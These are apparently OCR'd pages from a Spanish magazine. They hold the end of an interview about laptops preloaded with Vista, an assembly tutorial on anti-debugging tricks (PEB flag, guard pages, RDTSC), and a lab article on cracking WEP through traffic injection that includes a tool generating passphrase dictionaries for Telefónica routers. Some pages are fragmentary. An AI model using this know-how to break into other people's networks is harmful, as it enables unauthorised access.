Es que se nos viene encima un tema muy curioso con el software, que vamos a sufrir a partir de las Navidades, cuando volverán los regalos, entre ellos el portátil. Ahora, el tema no es que te vendan el portátil con un sistema operativo que no quieres y te veas obligado a batallar para que te devuelvan el dinero. En APEMIT ya tenemos redactado el proceso para el cliente que lo quiere solicitar y normalmente lo devuelven.

¿Entonces?
El tema es que los portátiles vienen con un Vista preinstalado, ya ni siquiera te dan el soporte en CD porque no pagas el software sino el derecho a usarlo. Y, si lo quitas, pierdes la garantía.

Arg...
Pero si dices: me da igual la garantía, lo quito, resulta que no encuentras controladores para los dispositivos que sean compatibles con ningún otro sistema operativo que no sea el Vista.

¿Esto pasa en todos los portátiles o sólo algunas marcas?
Todos los modelos de HP y Samsung llevan Vista preinstalado y pierdes la garantía y el soporte técnico si pones otro. Acer también lleva Vista, pero permite la devolución del SO y mantiene la garantía sobre el hardware. Con Asus tampoco pierdes la garantía, pero se complica la asistencia técnica, y Dell no devuelve el dinero del SO.

¿Qué hará APEMIT?
Ayudar a que la gente sepa que, aparte de escoger por marcas, modelos, prestaciones, estética o tamaño, también puede escoger el software. Esto incentivará a las marcas, algunas de las cuales ya se han atrevido a hacer sus PCs compatibles con Linux y sin Windows instalado.

¿Tú usas Linux?
Estamos empezando. De momento, hemos instalado Ubuntu en los ordenadores de la tienda que están a disposición del público.

Mercè Molist



En esta entrega, hoy les traigo la segunda parte de trucos, antidebugging, y veremos varios más, que pueden ser antidump, antibpx, y demás trucos para complicar el debuggeo y el reversing de nuestras futuras aplicaciones o protecciones.

Recordando Tercer Ejemplo

Algunos crackers, cuando utilizan SoftIce, para debuggear a sus "víctimas", buscan terminar el proceso que están debugeando, usando un "r eip ExitProcess", o ensamblando un JMP o CALL directo a ExitProcess.

Veremos la forma de detectar que eso está sucediendo... Para detectar el debugger.

```
mov ebx,077E79863h                 ; dirección de ExitProcess

push offset seh_handler            ;configuramos un  SEH
push dword ptr fs:[0]
mov dword ptr fs:[0],esp

push offset old_protect
push PAGE_EXECUTE_READ OR PAGE_GUARD
push 1
push ebx
@callx VirtualProtect              ; protegemos la página de memoria PAGE_GUARD
```


Como estamos viendo, acabamos de proteger a ExitProcess, ubcando una especie de "layer", para que el SO nos avise cuando hay un intento de ejecución en esa zona de memoria.

```
push 0
push offset m1
push offset m1
push 0
@callx MessageBoxA
                          ; cuando se muestra este messagebox, atachariamos el debugger

exit:
mov dword ptr [marker],1; seteamos el marcador a 1
push 0
@callx ExitProcess                 ; llamamos a ExitProcess


seh_handler:
pop     dword ptr fs:[0]           ; removemos el SEH
pop      eax

cmp byte ptr [marker],1  ; es este nuestro call?
je exit
```



Podemos ver que si el marcador no es igual a 1, entonces estamos siendo debuggeados. Pero si coinciden, entonces no estamos siendo debuggeados y salimos del proceso.

```
        push 0
        push offset m2
        push offset m2
        push 0
        @callx MessageBoxA              ; estamos siendo debuggeados
        jmp exit

        m2                              db "Ups estoy siendo debuggeado :)",0
        m1                              db "Atachea un debugger y trata de modificar eip hacia
ExitProcess!",0

        marker                          db 0
        old_protect                     dd 0
```

Después del código, tenemos las instrucciones que utilizamos en el programa. Esta rutina es bastante interesante y completa, como para utilizar en nuestras propias protecciones.

Cuarto Ejemplo

Este ejemplo se trata de un detector de debuggers en ring 3. Antes de seguir explicaré de qué se trata este truco.

Es bastante simple, más que nada utiliza el PEB, que significa Process Environment Block, el cual es una estructura que contiene varios datos que describen un proceso en ejecución.

Uno de los campos se llama BeingDebuged, y contiene un 1 o un 0 , en el caso que esté siendo debuggeado o no el proceso. Esta estructura es manejada por el sistema operativo.

```
    .data
      DbgNotFoundTitle db "Debugger status:",0h
      DbgFoundTitle db "Debugger status:",0h
      DbgNotFoundText db "Debugger not found!",0h
      DbgFoundText db "Debugger found!",0h
    .code
```

PEB

```
typedef struct _PEB {

  BOOLEAN                      InheritedAddressSpace;
  BOOLEAN                      ReadImageFileExecOptions;
  BOOLEAN                      BeingDebugged;
  BOOLEAN                      Spare;
  HANDLE                       Mutant;
  PVOID                        ImageBaseAddress;
  PPEB_LDR_DATA                LoaderData;
  PRTL_USER_PROCESS_PARAMETERS ProcessParameters;
  PVOID                        SubSystemData;
  PVOID                        ProcessHeap;
  PVOID                        FastPebLock;
  PPEBLOCKROUTINE              FastPebLockRoutine;
  PPEBLOCKROUTINE              FastPebUnlockRoutine;
  ULONG                        EnvironmentUpdateCount;
  PPVOID                       KernelCallbackTable;
  PVOID                        EventLogSection;
  PVOID                        EventLog;
  PPEB_FREE_BLOCK              FreeList;
  ULONG                        TlsExpansionCounter;
  PVOID                        TlsBitmap;
  ULONG                        TlsBitmapBits[0x2];
  PVOID                        ReadOnlySharedMemoryBase;
  PVOID                        ReadOnlySharedMemoryHeap;
  PPVOID                       ReadOnlyStaticServerData;
  PVOID                        AnsiCodePageData;
  PVOID                        OemCodePageData;
```

Aquí arriba están las variables de datos, que contienen los strings del programa.

Este ejemplo fue codificado por ap0x, es bastante interesante, como parte de su protection lab.

```
  start:


     ASSUME FS:NOTHING
1.   MOV EAX,DWORD PTR FS:[18h]
2.   MOV EAX,DWORD PTR DS:[EAX+30h]
3.   MOVZX EAX,BYTE PTR DS:[EAX+2h]
```

Como dije antes, accede a la variable PEB!BeingDebuged de la estructura del PEB. Este mismo código podemos verlo en la implementación de la API IsDebuggerPresent en la librería kernel32.dll.

En las líneas 1 y 2, se genera la dirección 7FFD3000 en el registro EAX, y luego se obtiene el valor 01, con la línea 3.

```
     CMP EAX,1
     JE @DebuggerDetected
```

Luego se compara EAX, con 1, se encuentra el debugger, si no no.



ro, es obtenido en EAX, en el MOV anterior al loop, obtenido como dije, de LDR_MODULE.

```
PUSH 30h
PUSH offset DbgFoundTitle
PUSH offset DbgFoundText
PUSH 0
CALL MessageBox
PUSH 0
CALL ExitProcess
RET
```

Si se encuentra, entonces se mostrará el mensaje de encontrado, y se saldrá del detector.

```
_Exit:
    PUSH 40h
    PUSH offset DbgNotFoundTitle
    PUSH offset DbgNotFoundText
    PUSH 0
    CALL MessageBox
    PUSH 0
    CALL ExitProcess
    RET
```

Si no se encuentra entonces, se mostrará el mensaje de no encontrado.

```
_SehExit:
    POP FS:[0]
    ADD ESP,4
    JMP _Exit

end start
```

Finalmente, la rutina de aquí arriba, funciona para poder salir de la excepción generada por el sistema, al no encontrar el debugger. Es decir, el SEH.

Vemos que al principio de esta rutina, se hace un push, de la dirección que pertenece a la etiqueta _SehExit. Al terminar, se recupera esa dirección, se suma 4 a ESP, y luego se redirecciona a la etiqueta Exit, para salir finalmente.

Una extensión de la característica NtGlobalFlag, podemos verlo aquí, este trozo de código es utilizado por el conocido protector ExeCryptor.

```
1.ASSUME FS:NOTHING
2.MOV EAX,DWORD PTR FS:[30h]
3.ADD EAX,68h
4.MOV EAX,DWORD PTR DS:[EAX]
5.CMP EAX,70h
6.JE @DebuggerDetected
```

Ya hemos visto algo similar antes, pero aquí lo vemos directamente del protector mencionado. Veremos que nos vamos hacia el offset 68h, como marca la línea 3.

Por último obtenemos ese byte, de esa posición, y se compara con el valor 70h, si tiene ese valor, es porque los FLAGS me mencioné anteriormente fueron seteados, si no, no. :)

Sexto Ejemplo

En el último ejemplo de antidebugging, que veremos en este número, es uno de los más conocidos, denominado RDTSC.

```
RDTSC
XOR ECX,ECX
ADD ECX,EAX
RDTSC
```

Este truco, simplemente, mide por tiempo, la ejecución, entre dos marcas RDTSC. Si lleva más de lo esperado, puede haber un debugger en el medio, que esté interceptando las instrucciones más importantes.

```
SUB EAX,ECX
CMP EAX,0FFFh
JNB @OllyDetected
```

El tiempo es devuelto en el registro EAX, y por lo tanto, si el valor devuelto es mayor que FFFh, entonces hay un debugger en el medio.

Conclusión

Bien amigos, hemos visto los más variados trucos de anti debugging. Aún quedan muchos más para apreciar y ver.


Existen, los más variados trucos, y las más variadas técnicas y metodologías. Muchas de ellas son investigadas, dentro de las propias principales librerías del sistema operativo. Comportamientos específicos del sistema, al estar presente un debugger sobre un proceso.

Seguiremos viendo estos comportamientos en el próximo número.

Espero que les haya gustado.

Nos vemos en la próxima.

http://www.disidents.org
http://www.intrabytes.com
spark@disidents.org
arielrm@intrabytes.com





hack wifi

Laboratorio: Seguridad en el sistema de cifrado WEP VII.

Inyección de tráfico inalámbrico para la ruptura del protocolo WEP. (Parte XVIII)

Empezamos con un nuevo tema: La inyección de tráfico inalámbrico para la ruptura del protocolo de cifrado WEP. En este primer capítulo comenzaremos con la presentación del tema expuesto. Estudiaremos un poco de teoría y presentaremos algunas herramientas de inyección de tráfico inalámbrico. A mayores, también, presentaremos NeW-Fi 0.2 [BETA] y hablaremos de cómo funciona la inyección de tráfico inalámbrico cuando la tarjeta inalámbrica se encuentra en modo MONITOR /RFMON.

Bienvenidos de nuevo, mis queridos Wardrivers. Me gustaría comenzar este artículo hablando de algunas noticias que he ido leyendo en periódicos gratuitos…

El 20minutos destaca estas noticias:

Detienen a un hombre en Reino Unido por robar Wifi.

- Unos vecinos llamaron a la policía al ver cómo un desconocido navegaba con un portátil desde el interior de un coche, aparcado en la puerta de su casa.
- El individuo fue detenido, acusado de obtener servicios electrónicos de forma deshonesta con el agravante de no pagar por ellos.
- Es el segundo caso de detenciones de ladrones de banda ancha en Inglaterra.

Podéis seguir leyendo la noticia desde aquí: http://www.20minutos.es/noticia/224491/0/detenidos/ladrones/Wifi/

Un joven podría ir a la cárcel por usar la conexión WiFi de su vecino.

- El singapurense se enfrenta a una posible condena de 3 años de prisión y una multa de más de 6.500 euros.
- Como atenuante, el joven ha comenzado a realizar el servicio militar.

Seguid leyendo desde aquí:

http://www.20minutos.es/noticia/184747/0/carcel/wifi/vecino/

Si soléis ojear estos tipos de periódicos os encontraréis muy frecuentemente con alguna noticia relacionada con el mundo inalámbrico. Nunca está de más estar atento a este tipo de noticias.

Que las redes inalámbricas son inseguras si no se toman las medidas de seguridad necesarias ya lo sabíamos. No es nada nuevo para nosotros. Desgraciadamente son muchos los usuarios que todavía creen que su flamante clave WEP de 128 bits es una buena medida de seguridad para proteger su red inalámbrica.

SON MUCHOS LOS USUARIOS QUE TODAVÍA CREEN QUE SU FLAMANTE CLAVE WEP DE 128 BITS ES UNA BUENA MEDIDA DE SEGURIDAD PARA PROTEGER SU RED

Cuando leo la primera noticia siempre me viene a la cabeza una cosa… Lo menos que podría haber hecho el intruso en la red inalámbrica es robar el ancho de banda… Desde luego el intruso podría haber conseguido información muy sensible, acceso a los host de la red inalámbrica y cableada, entre un mar de posibilidades. En Hack Wi-Fi, iremos destapando, capítulo a capítulo, todas esas cosas que podría realizar un intruso en nuestra red inalámbrica.

NeW-Fi 0.2 [BETA]

Como lo prometido es deuda, aquí os dejo en descarga directa NeW-Fi 0.2 [BETA]:

http://www.wadalbertia.org/Software/NeW-Fi%200.2%20%5bBETA%5d/NeW-Fi%20%5bBETA%5d%200.2.zip

Y aquí os describo las mejores de NeW-Fi 0.2 [BETA]:

A raíz de lo sucedido en este hilo (en Wadalbertia):

http://www.wadalbertia.org/phpBB2/viewtopic.php?t=3315&start=15

Donde un miembro del foro, SLaYeR, al intentar testear NeW-Fi 0.1 [BETA] se encuentra con un Router (aparentemente) de IMAGENIO o ADSL de Telefónica que tiene un BSSID no válido ni para NeW-Fi 0.1 [BETA], ni para Wlandecrypter-0.5.

He decidido añadir una modificación a NeW-Fi para poder testear de igual manera aquellas redes inalámbricas / Routers de IMAGENIO o ADSL de Telefónica aunque el BSSID no sea válido por NeW-Fi.

De esta manera, si creemos que la



red inalámbrica detectada sigue el mismo patrón que las redes inalámbricas de IMAGENIO o ADSL de Telefónica pero que contiene un BSSID diferente a las demás (por lo menos hasta ahora), podamos comprobar de igual manera su seguridad.

De esta manera y mediante unos pasos diferentes a los citados en NeW-Fi 0.1 [BETA], ahora es necesario indicar el Fabricante del Router Inalámbrico, podremos "calcular el resultado" y "Generar el diccionario" con todos los posibles Passphrase de la red inalámbrica objetivo.

Aunque esto todavía no está confirmado. Ahora os explico el motivo:

Todos los Routers de IMAGENIO y ADSL de Telefónica (Comtrend, XAVI y ZyXEL) utilizaban su interfaz ethernet para generar parte del Passphrase. El fabricante de la interfaz ethernet de los Routers coincidía siempre con el fabricante de la interfaz Wireless, lógicamente. Sin embargo, los tres primeros pares de dígitos de las interfaces Wireless y Ethernet son diferentes, exceptuando al fabricante XAVI, que utiliza las mismas.

Es decir, ZyXEL y Comtrend, disponen de varias combinaciones de los primeros tres pares de dígitos de direcciones MAC para Wireless y Ethernet. Diferenciadas entre ellas.

Por ejemplo, ZyXEL puede disponer de 6 posibles combinaciones de los tres primeros pares de dígitos de una dirección física y dividirla en: Wireless y Ethernet. 3 Combinaciones para Wireless y 3 Combinaciones para Ethernet.

Hasta ahora, tanto ZyXEL como Comtrend, utilizaban para la Interfaz Ethernet siempre la misma combinación de los tres primeros pares de digitos de la dirección MAC. Cada uno según su fabricante.

Por ejemplo, ZyXEL puede tener 3 combinaciones para las direcciones MAC de la interfaz Wireless.

```
- 00:01:00
- 00:02:00
- 00:03:00
```

Un Router ZyXEL puede utilizar cualquiera de esas tres combinaciones para la interfaz Wireless, hoy en día es así. Sin embargo, la combinación para la Interfaz Ethernet, siempre era la misma, por ejemplo: 00:11:00. Daba igual cual fuese la combinación de la interfaz Wireless.

Con Comtrend ocurre lo mismo.

Xavi utiliza para las Interfaces Wireless y Ethernet, la misma combinación. Aquí no hay problema.

Por lo tanto, deduzco que en este caso sucede lo mismo, que aunque la dirección MAC de la interfaz inalámbrica sea diferente a todas las anteriores, seguirá utilizando la misma dirección MAC para la interfaz Ethernet.

Aunque esto podría ser erróneo.

Me gustan los retos. NeW-Fi 0.2 [BETA] permite comprobar la veracidad de esta conclusión permitiendo generar de igual manera un diccionario con los posibles Passphrases de la red inalámbrica "mutante". ¡¡Diez puntos para aquel que consigua primero la respuesta!!

También os dejo aquí un mini How-To de cómo utilizar la nueva funcionalidad de NeW-Fi 0.2 [BETA]:

http://netting.wordpress.com/proyecto-new-fi/

Pasemos hablar del tema de este mes.

NEW-FI 0.2 [BETA] PERMITE COMPROBAR LA VERACIDAD DE ESTA CONCLUSIÓN PERMITIENDO GENERAR DE IGUAL MANERA UN DICCIONARIO CON LOS POSIBLES PASSPHRASES DE LA RED INALÁMBRICA "MUTANTE"

¿Donde estábamos?

¿Recordáis que números atrás hicimos una clasificación de los ataques y herramientas que vamos a estudiar sobre el protocolo de cifrado WEP?

Pues vamos a recordar dónde estábamos y lo que hemos estudiado ya.

Clasificación de los ataques y herramientas para burlar al protocolo de cifrado WEP:

- Herramientas de ruptura de cifrado.
- Herramientas de generación de marcos 802.11.
- Herramientas de inyección de tráfico cifrado

Empezamos explicando el apartado de "Herramientas de ruptura de cifrado", donde a su vez subclasificábamos dentro de esta categoría otras herramientas:

- Rompedores o crakeadores de WEP.
- Herramientas para conseguir claves WEP almacenadas en clientes inalámbricos.

Ya hemos completado el primer apartado y su subclasificación. Ya hemos enumerado y explicado las herramientas para la ruptura del protocolo WEP. Hemos estudiado el modo de conseguir las claves WEP almacenadas en sistemas GNU/LiNUX y Microsoft Windows.

A mayores, hemos estudiado la seguridad de las redes inalámbricas de IMAGENIO y ADSL de Telefónica que tanto tiempo le hemos dedicado.

Hablando de estas redes nos encontramos con varios problemas. Los paquetes con Vector de Iniciación no aumentan, existe un cliente conectado a la red inalámbrica objetivo, no existe ningún cliente, etc.

Todos estos problemas que podemos encontrarnos a la hora de recoger paquetes con Vector de Iniciación los solucionaremos con el siguiente apartado.

- Herramientas de inyección de tráfico cifrado.

Que podemos subclasificar en:

- Herramientas de inyección de tráfico. Estas herramientas nos ayudan a acelerar el proceso de ruptura pasiva del protocolo WEP

Comenzaremos explicando un poco de teoría así como citando las herramientas que utilizaremos para la inyección de tráfico inalámbrico.

Inyección de tráfico inalámbrico para la ruptura del protocolo WEP

Hasta ahora, en esta serie de artículos dedicados al protocolo WEP, hemos estudiado el protocolo cifrado, cómo funciona en una red inalámbrica, cómo implementarlo en nuestra red inalámbrica, su seguridad, cómo burlarlo, qué herramientas existen para romperlo, incluso hemos puesto casos reales de un ataque a una red inalámbrica protegida, etc.

Hemos visto también que romper la seguridad de una red inalámbrica de IMAGENIO o ADSL de Telefónica es muy sencillo si las condiciones no son adversas... Solo necesitamos recoger al menos un paquete con vector de iniciación de la red inalámbrica objetivo.

Cuando deseamos romper la seguridad de una red inalámbrica que no sigue un patrón como las redes inalámbricas de IMAGENIO o ADSL de Telefónica es necesario recoger una mayor cantidad de paquetes con vector de iniciación, esto depende mayoritariamente de la red inalámbrica, de qué tipo de encriptación utiliza, si de 64 bits, si de 128 bits, etc.

Normalmente para romper una red inalámbrica cifrado con el protocolo WEP que utiliza una clave WEP de 64 bits es necesario recoger al menos 250.000 paquetes con IV (Vector de iniciación).

Para romper una red inalámbrica con clave WEP de 128 bits es necesario recoger al menos 500.000 paquetes con vector de iniciación.

En ocasiones podremos romper la red inalámbrica protegida con menos paquetes... Aunque estos casos serán muy escasos. Lo recomendable es recoger al menos esas cantidades citadas.

En más de una ocasión os encontrareis que aun recogiendo esas cantidades de paquetes con vector de iniciación no somos capaces de romper la clave WEP. Se necesitan más paquetes. En ocasiones recoger sobre un millón de paquetes y, de ahí para arriba. Desde luego, cuantos más, mejor.

Una tarjeta inalámbrica que soporte el modo Monitor o RFMON puede romper una red inalámbrica protegida con el protocolo de cifrado WEP. Aunque esta no inyecte paquetes.

Hay gente que confunde la inyección de tráfico con la posibilidad de romper una red inalámbrica. Como veréis en la explicación de inyección de tráfico inalámbrico para la ruptura del protocolo WEP, la inyección tan solo nos ayuda a aumentar la cantidad de paquetes con vector de iniciación en menos tiempo, para generar paquetes con Vector de Iniciación de una red inalámbrica que no "suelta" ningún paquete cifrado, u otros ataques. Esto no quiere decir que sea necesario para romper una red inalámbrica protegida con el protocolo de cifrado WEP. Bien, ahora ya queda aclarado.

Con lo citado y explicado hasta ahora hemos llegado a la conclusión de que cuanto mayor sea el volumen de tráfico inalámbrico que recojamos mayor será la posibilidad de conseguir la clave WEP correcta. De igual manera que menos tiempo tendremos que emplear.

Por lo tanto: Cuanto más paquetes con vector de iniciación recojamos, ¡MEJOR!

Imaginaros que deseamos burlar la seguridad de una red inalámbrica que utiliza el protocolo de cifrado WEP.

Detectamos la red inalámbrica, recogemos la información necesaria (distancia, cobertura, ruido, ESSID, BSSID, Channel, etc). Lanzamos por ejemplo airodump-ng con los parámetros necesarios para recoger paquetes con vector de iniciación y nos encontramos con que la red inalámbrica:

a) Suelta poco a poco paquetes con vector de iniciación.

b) No suelta ningún paquete con vector de iniciación.

c) Suelta paquetes con vector de iniciación bastante rápido (comparado con los apartados anteriores).

En cualquiera de estos casos recoger 500.000 paquetes con vector de iniciación nos va a llevar su tiempo, en ocasiones hasta diremos que puede resultar imposible.

Para que esta tarea sea menos tediosa, más rápida y a su vez eficaz, necesitamos que los paquetes con vector de iniciación crezcan más rápido en el contador d;b.

Para ello, nada nos prohíbe que inyectemos tráfico inalámbrico en la red inalámbrica protegida mediante el protocolo WEP sin estar siquiera conectados a la red inalámbrica objetivo. Esto se debe principalmente a que el protocolo WEP, a diferencia de TKIP y CCMP, no incluye ninguna herramienta de protección de recepción de tráfico inalámbrico. Por lo tanto podremos realizar un ataque de inyección contra el protocolo WEP.

NADA NOS PROHÍBE QUE INYECTEMOS TRÁFICO INALÁMBRICO EN LA RED INALÁMBRICA PROTEGIDA MEDIANTE EL PROTOCOLO WEP SIN ESTAR SIQUIERA CONECTADOS A LA RED INALÁMBRICA OBJETIVO

Solo necesitamos una tarjeta inalámbrica que soporte el modo MONITOR o RFMON (que pueda escuchar los paquetes que transmite la red inalámbrica protegida) y la inyección de paquetes, es decir, retransmitir aquellos paquetes que pasen una determinada comprobación de integridad.

Para que lo entendamos mejor. Necesitamos una tarjeta inalámbrica cliente que soporte el modo MONITOR o FR-MON y pueda inyectar paquetes. Recogemos paquetes de la red inalámbrica y los volvemos a enviar a la red inalámbrica. Más o menos d:b.


Ahora seguro que el primero de la fila levanta la mano y pregunta:

